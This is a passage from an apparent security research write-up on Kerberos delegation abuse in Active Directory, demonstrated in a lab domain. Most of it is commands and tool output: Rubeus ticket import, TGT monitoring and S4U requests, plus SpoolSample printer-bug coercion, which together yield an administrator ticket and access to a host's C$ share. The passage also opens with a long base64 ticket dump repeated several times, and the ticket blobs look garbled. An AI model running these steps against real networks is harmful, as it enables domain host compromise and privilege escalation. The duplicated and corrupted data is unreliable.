gSgVl34ze7hwxK2CaZnRdfkNqoQldqr4200Brho/hjF0Z9RjTzTz+z0Hz1VVerhB8QpNC/7JdL3pPRZNRLG6NG6IthtLtmw71VVCNzeIjH9RCsjI7id2I19ywdncl4
CTHfax/81QD2LNSGcr4JLswfPpaVrarc35hi1N43rgLj7H4HV/4ue2iytXZ+ZiLGSVUS41XeIXTNxbmJCU4/ayAGbxvnyi810c1vrkObbsXrZws828BRCi/whWbOE
MgZiIeX8siB6Cac6GYXgsK8MzmWyxj+S8NHU0oSQmMmxgJ1r9cav+8e2AUHJbzj2D2C6cx+pot29BpeEz9Llv0I/TGvPN1eT4kentaJum7VDz49uNjLH50RjJrVeQ
4Iv2BF08CymWqIMZv8I21ScaARNmyQ7jgDLV6v+TN33JaiVieId1bb9gG//91IO+azAGSwNcjBkuiE0Dagx+GuEtCRHnpUcIgxK0B8zCB8KADAgEaooh0BIH1fYH1
MHf0T4HcmIH2MIHwocswKADAgESoIEIC0mHKQfhnPw9XDubUunaL5Ftv13ipkwf7Go6WUveMpoRUIEFNIRU58Tk1HQUS5TLkxwBQ10iJTaJtaoAMCAQKHDAAGWzrcmJ0Z3QbEHN0ZW5hbm1nYW5zLm
J2Awn1QSSjggR9MIIEEaADAgESooCAQKigP8iID3toxukKdNk5LTxhRtGLcCNlWHA2cKhm1JqZwDdc3CwECHZY6NA414jj7426NXJUEhU8zsaakvpbuQpAUehbJf9R
pmsfy2069qsA4nuJDP7UeorOm47Esw90oeG8hE6z9W2d0ddv6y6hziU9lJnkZDZwhB4yBj8zYrIVeC2GHCS6E6HdaAGwdkk+jH/EscQgREWC8wkqnsf8Cs+9Yoeu
x1svhjSgr/js4aRPVKm5+ooHVU1Z8z1Iz4N7rk5LmjVbswN00GtqinZYfKNfteFysjvq0v+F4F+JIKkwXSk9u9zK1V3LU8LoMQMIDiiWUA1K3utuzK9GwsPsv2up
+oh+B81wqh/cvfjathoybtzkJD3NRU0CwfixHnxW9VMD/eRnUKklZigpw/r3p7kuH7XDEfWR7zi/FxKMGLru1FPzSNYOGypJrwmWdHBzabQesDEBKZCpBu2ScxmV
VEOYJ9FYVmnLLjxawitnls/FPdk5f0pPthRw/PL3ppYOURCiwZKCoQWH3EE/XfnqPT+Zv+ukg9Ugc4NL0Wz18x3tyEB00gCkI/tou6+SkfQzdfMQqrvbXE+ULQAMJQ
OcIS4+b2L8db9dGdVlBhQgCtqr5Ryowj8ou1NIqv+bQbR1tGtGraFpL6fPchw28718Mb/6auXMMkDufDC5agNM6wTwfa05tGIHJNQca5jGLEnQJzm0fxXgnUqDbfHf
U9mTgt28tonu7r7AmdXgt/Xi9k9jPOWKC06F4iBzZBkbhTJ81mgt4i+hioBkh268+dcftU4xbGnF2mbUKcRUUViXa1pLOBBV3fw56G8jBT0JUJ9HQz5Y8JpCgQHspF8
gSgVl34ze7hwxK2CaZnRdfkNqoQldqr4200Brho/hjF0Z9RjTzTz+z0Hz1VVerhB8QpNC/7JdL3pPRZNRLG6NG6IthtLtmw71VVCNzeIjH9RCsjI7id2I19ywdncl4
CTHfax/81QD2LNSGcr4JLswfPpaVrarc35hi1N43rgLj7H4HV/4ue2iytXZ+ZiLGSVUS41XeIXTNxbmJCU4/ayAGbxvnyi810c1vrkObbsXrZws828BRCi/whWbOE
MgZiIeX8siB6Cac6GYXgsK8MzmWyxj+S8NHU0oSQmMmxgJ1r9cav+8e2AUHJbzj2D2C6cx+pot29BpeEz9Llv0I/TGvPN1eT4kentaJum7VDz49uNjLH50RjJrVeQ
4Iv2BF08CymWqIMZv8I21ScaARNmyQ7jgDLV6v+TN33JaiVieId1bb9gG//91IO+azAGSwNcjBkuiE0Dagx+GuEtCRHnpUcIgxK0B8zCB8KADAgEaooh0BIH1fYH1
MHf0T4HcmIH2MIHwocswKADAgESoIEIC0mHKQfhnPw9XDubUunaL5Ftv13ipkwf7Go6WUveMpoRUIEFNIRU58Tk1HQUS5TLkxwBQ10iJTaJtaoAMCAQKHDAAGWzrcmJ0Z3QbEHN0ZW5hbm1nYW5zLm
J2Awn1QSSjggR9MIIEEaADAgESooCAQKigP8iID3toxukKdNk5LTxhRtGLcCNlWHA2cKhm1JqZwDdc3CwECHZY6NA414jj7426NXJUEhU8zsaakvpbuQpAUehbJf9R
pmsfy2069qsA4nuJDP7UeorOm47Esw90oeG8hE6z9W2d0ddv6y6hziU9lJnkZDZwhB4yBj8zYrIVeC2GHCS6E6HdaAGwdkk+jH/EscQgREWC8wkqnsf8Cs+9Yoeu
x1svhjSgr/js4aRPVKm5+ooHVU1Z8z1Iz4N7rk5LmjVbswN00GtqinZYfKNfteFysjvq0v+F4F+JIKkwXSk9u9zK1V3LU8LoMQMIDiiWUA1K3utuzK9GwsPsv2up
+oh+B81wqh/cvfjathoybtzkJD3NRU0CwfixHnxW9VMD/eRnUKklZigpw/r3p7kuH7XDEfWR7zi/FxKMGLru1FPzSNYOGypJrwmWdHBzabQesDEBKZCpBu2ScxmV
VEOYJ9FYVmnLLjxawitnls/FPdk5f0pPthRw/PL3ppYOURCiwZKCoQWH3EE/XfnqPT+Zv+ukg9Ugc4NL0Wz18x3tyEB00gCkI/tou6+SkfQzdfMQqrvbXE+ULQAMJQ
OcIS4+b2L8db9dGdVlBhQgCtqr5Ryowj8ou1NIqv+bQbR1tGtGraFpL6fPchw28718Mb/6auXMMkDufDC5agNM6wTwfa05tGIHJNQca5jGLEnQJzm0fxXgnUqDbfHf
U9mTgt28tonu7r7AmdXgt/Xi9k9jPOWKC06F4iBzZBkbhTJ81mgt4i+hioBkh268+dcftU4xbGnF2mbUKcRUUViXa1pLOBBV3fw56G8jBT0JUJ9HQz5Y8JpCgQHspF8
gSgVl34ze7hwxK2CaZnRdfkNqoQldqr4200Brho/hjF0Z9RjTzTz+z0Hz1VVerhB8QpNC/7JdL3pPRZNRLG6NG6IthtLtmw71VVCNzeIjH9RCsjI7id2I19ywdncl4
CTHfax/81QD2LNSGcr4JLswfPpaVrarc35hi1N43rgLj7H4HV/4ue2iytXZ+ZiLGSVUS41XeIXTNxbmJCU4/ayAGbxvnyi810c1vrkObbsXrZws828BRCi/whWbOE
MgZiIeX8siB6Cac6GYXgsK8MzmWyxj+S8NHU0oSQmMmxgJ1r9cav+8e2AUHJbzj2D2C6cx+pot29BpeEz9Llv0I/TGvPN1eT4kentaJum7VDz49uNjLH50RjJrVeQ
4Iv2BF08CymWqIMZv8I21ScaARNmyQ7jgDLV6v+TN33JaiVieId1bb9gG//91IO+azAGSwNcjBkuiE0Dagx+GuEtCRHnpUcIgxK0B8zCB8KADAgEaooh0BIH1fYH1
MHf0T4HcmIH2MIHwocswKADAgESoIEIC0mHKQfhnPw9XDubUunaL5Ftv13ipkwf7Go6WUveMpoRUIEFNIRU58Tk1HQUS5TLkxwBQ10iJTaJtaoAMCAQKHDAAGWzrcmJ0Z3QbEHN0ZW5hbm1nYW5zLm
J2Awn1QSSjggR9MIIEEaADAgESooCAQKigP8iID3toxukKdNk5LTxhRtGLcCNlWHA2cKhm1JqZwDdc3CwECHZY6NA414jj7426NXJUEhU8zsaakvpbuQpAUehbJf9R
pmsfy2069qsA4nuJDP7UeorOm47Esw90oeG8hE6z9W2d0ddv6y6hziU9lJnkZDZwhB4yBj8zYrIVeC2GHCS6E6HdaAGwdkk+jH/EscQgREWC8wkqnsf8Cs+9Yoeu
x1svhjSgr/js4aRPVKm5+ooHVU1Z8z1Iz4N7rk5LmjVbswN00GtqinZYfKNfteFysjvq0v+F4F+JIKkwXSk9u9zK1V3LU8LoMQMIDiiWUA1K3utuzK9GwsPsv2up
+oh+B81wqh/cvfjathoybtzkJD3NRU0CwfixHnxW9VMD/eRnUKklZigpw/r3p7kuH7XDEfWR7zi/FxKMGLru1FPzSNYOGypJrwmWdHBzabQesDEBKZCpBu2ScxmV
VEOYJ9FYVmnLLjxawitnls/FPdk5f0pPthRw/PL3ppYOURCiwZKCoQWH3EE/XfnqPT+Zv+ukg9Ugc4NL0Wz18x3tyEB00gCkI/tou6+SkfQzdfMQqrvbXE+ULQAMJQ
OcIS4+b2L8db9dGdVlBhQgCtqr5Ryowj8ou1NIqv+bQbR1tGtGraFpL6fPchw28718Mb/6auXMMkDufDC5agNM6wTwfa05tGIHJNQca5jGLEnQJzm0fxXgnUqDbfHf
U9mTgt28tonu7r7AmdXgt/Xi9k9jPOWKC06F4iBzZBkbhTJ81mgt4i+hioBkh268+dcftU4xbGnF2mbUKcRUUViXa1pLOBBV3fw56G8jBT0JUJ9HQz5Y8JpCgQHspF8
gSgVl34ze7hwxK2CaZnRdfkNqoQldqr4200Brho/hjF0Z9RjTzTz+z0Hz1VVerhB8QpNC/7JdL3pPRZNRLG6NG6IthtLtmw71VVCNzeIjH9RCsjI7id2I19ywdncl4
CTHfax/81QD2LNSGcr4JLswfPpaVrarc35hi1N43rgLj7H4HV/4ue2iytXZ+ZiLGSVUS41XeIXTNxbmJCU4/ayAGbxvnyi810c1vrkObbsXrZws828BRCi/whWbOE
MgZiIeX8siB6Cac6GYXgsK8MzmWyxj+S8NHU0oSQmMmxgJ1r9cav+8e2AUHJbzj2D2C6cx+pot29BpeEz9Llv0I/TGvPN1eT4kentaJum7VDz49uNjLH50RjJrVeQ
4Iv2BF08CymWqIMZv8I21ScaARNmyQ7jgDLV6v+TN33JaiVieId1bb9gG//91IO+azAGSwNcjBkuiE0Dagx+GuEtCRHnpUcIgxK0B8zCB8KADAgEaooh0BIH1fYH1
MHf0T4HcmIH2MIHwocswKADAgESoIEIC0mHKQfhnPw9XDubUunaL5Ftv13ipkwf7Go6WUveMpoRUIEFNIRU58Tk1HQUS5TLkxwBQ10iJTaJtaoAMCAQKHDAAGWzrcmJ0Z3QbEHN0ZW5hbm1nYW5zLm
J2Awn1QSSjggR9MIIEEaADAgESooCAQKigP8iID3toxukKdNk5LTxhRtGLcCNlWHA2cKhm1JqZwDdc3CwECHZY6NA414jj7426NXJUEhU8zsaakvpbuQpAUehbJf9R
pmsfy2069qsA4nuJDP7UeorOm47Esw90oeG8hE6z9W2d0ddv6y6hziU9lJnkZDZwhB4yBj8zYrIVeC2GHCS6E6HdaAGwdkk+jH/EscQgREWC8wkqnsf8Cs+9Yoeu
x1svhjSgr/js4aRPVKm5+ooHVU1Z8z1Iz4N7rk5LmjVbswN00GtqinZYfKNfteFysjvq0v+F4F+JIKkwXSk9u9zK1V3LU8LoMQMIDiiWUA1K3utuzK9GwsPsv2up
+oh+B81wqh/cvfjathoybtzkJD3NRU0CwfixHnxW9VMD/eRnUKklZigpw/r3p7kuH7XDEfWR7zi/FxKMGLru1FPzSNYOGypJrwmWdHBzabQesDEBKZCpBu2ScxmV
VEOYJ9FYVmnLLjxawitnls/FPdk5f0pPthRw/PL3ppYOURCiwZKCoQWH3EE/XfnqPT+Zv+ukg9U
```



Once that is done, the attacker has a valid TGS. It is not forwardable, but it is fine for authenticating to the service:

```
[*] Action: Describe Ticket
UserName      : sensitive@SHENANIGANS.LABS
UserRealm     : SHENANIGANS.LABS
ServiceName   : cifs/servicea.shenanigans.labs
ServiceRealm  : SHENANIGANS.LABS
StartTime     : 1/2/2019 1:07:32 AM
EndTime       : 1/2/2019 11:07:32 AM
RenewTill     : 1/9/2019 1:07:32 AM
Flags         : name_canonicalize, pre_authent, renewable
KeyType       : aes128_cts_hmac_shal
Base64(key)   : Neh7WrCbuDve7Oynp4X5TA==

PS C:\Users\unprivileged\Desktop> .\Rubeus.exe ptt /ticket:sensitive.kirbi

RUBEUS
v1.2.1

[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\Users\unprivileged\Desktop> ls \\servicea.shenanigans.labs\C$

Directory: \\servicea.shenanigans.labs\C$

Mode                LastWriteTime         Length Name
----                -
d-----          2/23/2018   11:06 AM              PerfLogs
d-r---           1/1/2019    1:40 AM          Program Files
d-----          12/31/2018   12:29 PM    Program Files (x86)
d-r---           12/31/2018    7:19 AM            Users
d-----           1/1/2019    1:40 AM            Windows

PS C:\Users\unprivileged\Desktop>
```

Video demonstration of this scenario:

S4U2Self abuse for a sensitive user

Elad Shamir



Regarder sur

https://youtu.be/caXFG_vAr-w

So, if an attacker has credentials or a TGT for a computer account, they can obtain a TGS to that computer for any user, including sensitive/protected users, with a valid KDC signature in the PAC.

That means that obtaining a TGT for a computer account is sufficient to compromise the host.

When the Stars Align: Unconstrained Delegation Leads to RCE

As Lee Christensen ([@tifkin_](#)) demonstrated in ["the printer bug" abuse case study at DerbyCon 8](#), it is possible to trick the Printer Spooler to connect back over SMB to a specified IP/hostname, by invoking the method [RpcRemoteFindFirstPrinterChangeNotification](#) (Opnum 62).

If an attacker compromises a host with unconstrained delegation, ["the printer bug"](#) abuse can result in remote code execution on any domain-joined Windows host with the Printer Spooler running.

The abuse case would work as follows:

1. The attacker compromises a host with unconstrained delegation and elevates.

```
PS C:\Users\unprivileged\Desktop> Get-ADComputer ServiceB -Properties TrustedForDelegation

DistinguishedName : CN=SERVICEB,CN=Computers,DC=shenanigans,DC=1abs
DNSHostName       : ServiceB.shenanigans.labs
Enabled           : True
Name              : SERVICEB
ObjectClass       : computer
ObjectGUID        : 9aa014b3-ca24-4645-a32f-1fe9cf46cbab
SamAccountName    : SERVICEB$
SID               : S-1-5-21-1504449748-3058063015-729523975-1111
TrustedForDelegation : True
UserPrincipalName :
```

2. The attacker runs the monitor/harvest module of Rubeus.
3. The attacker launches [SpoolSample](#) or [dementor.py](#) to manipulate the Printer Spooler of the target host to delegate its TGT to the unconstrained delegation compromised host.

```
PS C:\Users\unprivileged> .\SpoolSample.exe servicea.shenanigans.labs serviceb.shenanigans.labs
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\servicea.shenanigans.labs, CaptureServer: \\serviceb.shenanigans.labs
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
PS C:\Users\unprivileged>
```

4. The attacker can use the captured TGT to obtain a TGS to the target host for any user, even sensitive for delegation/protected users.

```
PS C:\Users\unprivileged\Desktop> ./Rubeus.exe monitor /interval:10
```



v1.2.1

```
[*] Action: TGT Monitoring
[*] Monitoring every 10 seconds for 4624 logon events
```

```
[+] 1/2/2019 2:30:10 AM - 4624 logon event for 'SHENANIGANS.LABS\SERVICEA$' from '172.31.15.17'
```


```
[*] Target LUID : 0x14c5c2
[*] Target service : krbtgt
```

```
UserName      : SERVICEA$
Domain        : SHENANIGANS
LogonId        : 1361346
UserSID        : S-1-5-21-1504449748-3058063015-729523975-1107
AuthenticationPackage : Kerberos
LogonType      : Network
LogonTime      : 1/2/2019 2:30:10 AM
LogonServer    :
LogonServerDNSDomain : SHENANIGANS.LABS
UserPrincipalName :

ServiceName    : krbtgt/SHENANIGANS.LABS
TargetName      :
ClientName      : SERVICEA$
DomainName      : SHENANIGANS.LABS
TargetDomainName : SHENANIGANS.LABS
AltTargetDomainName : SHENANIGANS.LABS
SessionKeyType  : aes256_cts_hmac_sha1
Base64SessionKey : 8+r1UzExy9RWjmlRLJfs3EpKdm32VBN1V3wAR30yQQQ=
KeyExpirationTime : 1/1/1601 12:00:00 AM
TicketFlags     : name_canonicalize, pre_authent, renewable, forwarded, forwardable
StartTime       : 1/2/2019 12:16:45 AM
EndTime         : 1/2/2019 10:15:45 AM
RenewUntil      : 1/9/2019 12:15:45 AM
TimeSkew        : 0
EncodedTicketSize : 1360
Base64EncodedTicket :
```

```
doIFTDCCBUigAwIBBAEDAgEwoOIERDCCBEbhggQ8MIIEOKADAgEFoRIBEFNIRU5BTK1HQU5TLKxBQ10iJTAjoAMCAQKHDAAGwZrcmJ0Z30qBEFNIRU5BTK1HQU5TLK
xBQ10jggPMIID8KADAgESoQMCAQKiggPiBIIID3tQo5mWC9+w12oeluvck0m5JSTJAKxUDVZ8yIYf/ts27qf/3Z2urUNaxB7FRzat0tIHyZAN4pDoT4tBGvLL+y/C
MOM60x4r9AiY0hwkSkt72xyGU0MRgtj1+1ufm4NfPoiBSNp/Y1LD3nsCLmKh/sA5htMn0Vg8+/C4Gav5iq+9yx7jBv5rABRW1dbrEGWLvIn3Sf1bjc0g3Lphnp83
jVz6sb57f8h3Ih4rnrTrNYfjz7m18/Htwav81s5y4U0NGe/goxfX1kgsias6+NjdG01sG7mQGuS/35qY6hmK7Xkur/k7/f1futa1wfp9Uj2deQYhRUH3wsnNpKz
cGtz8b+c4nfqi53oP/hpaA5DuuybdXpWdjKg7iBA+knbDB+dYLMts9ZG80kbFQ/KktKAUDUJ1AKH3BzHB2F8UFu9VKLkka131RP15HyiduGGfPey8A/vudH7GM1XrY
1haA5M+C9Vdpal10pFE61Wx4Rgs9i17FrKX1WZV317H1eHPRedx9HCq19oDTEEF5i3Fskg8u7hI3i1T+oz39HK1d1ryk+8PksFuwaFBAwXW6UDVQccENZIiAETUA90
sdxhycpe19H5QRuweFM4jdHT4TEJSVru4XV0sInecBLZLROXS2bL8D1f1BKkhfS3btp1N2GrMc1FadkZy87/AgBc1mIrNha6uLpNvjGup1uWfXGXP0HwgfY6cyRWke
B9/WmY151kF8yftqTj//wHg1axV46KHJdBggx1yIoFRP/mMNfLTqXcApf+FudJSN17A3uPPJHKSg0uh4D4BmcEX5VNfx1N701jJk+VIaxETkqWRf3JHLkVLX9k4y3s
bLYuz2Oga0zvPqB9KBYwaasUeoV0UjF/bDKnsYmpd+osLxERzXwV55mR9ySy0SU+EXGZx2Yy1f1r20J4Jar0uyLQseERU4LtvCodMNYfhT47h2r1CPkPapJNtOg
vQ0CDuvv/SY11/Op8FcLUJAY+wDvugCITwRbP43VSP7Bj4xPwpjCorG41fy/706tOUTeEQGp5RDW2tvfx7rqf9mb1stbseGiI/yhIwCdRSmjKZPtCStmGMLaw6+b8Ld
d6KKGa06FXHC0F9gyb107S0sq16eNCiHaxJcxcfe494LAjgFtgFIC7PjgLDaEfDmYgjtFrPrdrMQ6muir9xCHetEXXczU1CGv8/6Es7xgRyvY2RIhn+4QHnScuvoS3
IcojGDQCaejhep5fXXHXN44AoYEAU+9jyqRNL1YyE+55svTXZfV0JoKXLaH1ospU1hrd6hjKcbLdZRS/YdaHrv0vctiQXgiK5p60B8zCB8KADAgEaoHoBIH1FYH1
M1HfM1HcM1H2IHWocswkAADAgesoSiEIPPP3VMxMcuvUo5kSyRbNkS5zE91QTdvd8Aed9MKEEEORIBEFNIRU5BTK1HQU5TLKxBQ10iFjAUoAMCAQGHDTALGw1TRV
JWSUNFQSSjBwMFAgChAAC1ERgPMjAxOTAXMDIwMDE2NDVaphEYDziWMTkMTAyMTAXNTQ1wqCRGA8yMDE5MDEwTAMwTU0UNVqoEhsQU0HfTKFOSudBT1MuTEFCUw==
MCOgAwIBAgECMBobBmtYnRndBsQU0HfTKFOSudBT1MuTEFCUw==
[*] Extracted 1 total tickets
```

5. The attacker obtains a TGS to the target host for a user with local administrator rights and compromises it.




v1.2.1

```
[*] Action: S4U
```

```
[*] Using domain controller: DC1.shenanigans.labs (172.31.9.24)
[*] Building S4U2self request for: 'SHENANIGANS.LABS\SERVICEA$'
[*] Sending S4U2self request
[*] Connecting to 172.31.9.24:88
[*] Sent 1526 bytes
[*] Received 1544 bytes
[*] S4U2self success!
[*] Got a TGS for 'administrator@SHENANIGANS.LABS' to 'SHENANIGANS.LABS\SERVICEA$'
[*] base64(ticket.kirbi):
```

```
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
```



[*] Action: Describe Ticket

```

UserName       : administrator@SHENANIGANS.LABS
UserRealm      : SHENANIGANS.LABS
ServiceName    : cifs/servicea.shenanigans.labs
ServiceRealm   : SHENANIGANS.LABS
StartTime      : 1/2/2019 2:32:34 AM
EndTime        : 1/2/2019 10:15:45 AM
RenewTill      : 1/9/2019 12:15:45 AM
Flags          : name_canonicalize, pre_authent, renewable, forwarded
KeyType        : aes128_cts_hmac_sha1
Base64(key)    : t3fz+XFilDij7+QNLfCvrg==

```

PS C:\Users\unprivileged\Desktop> ./Rubeus.exe ptt /ticket:ticket.kirbi

Rubeus

v1.2.1

[*] Action: Import Ticket

[+] Ticket successfully imported!

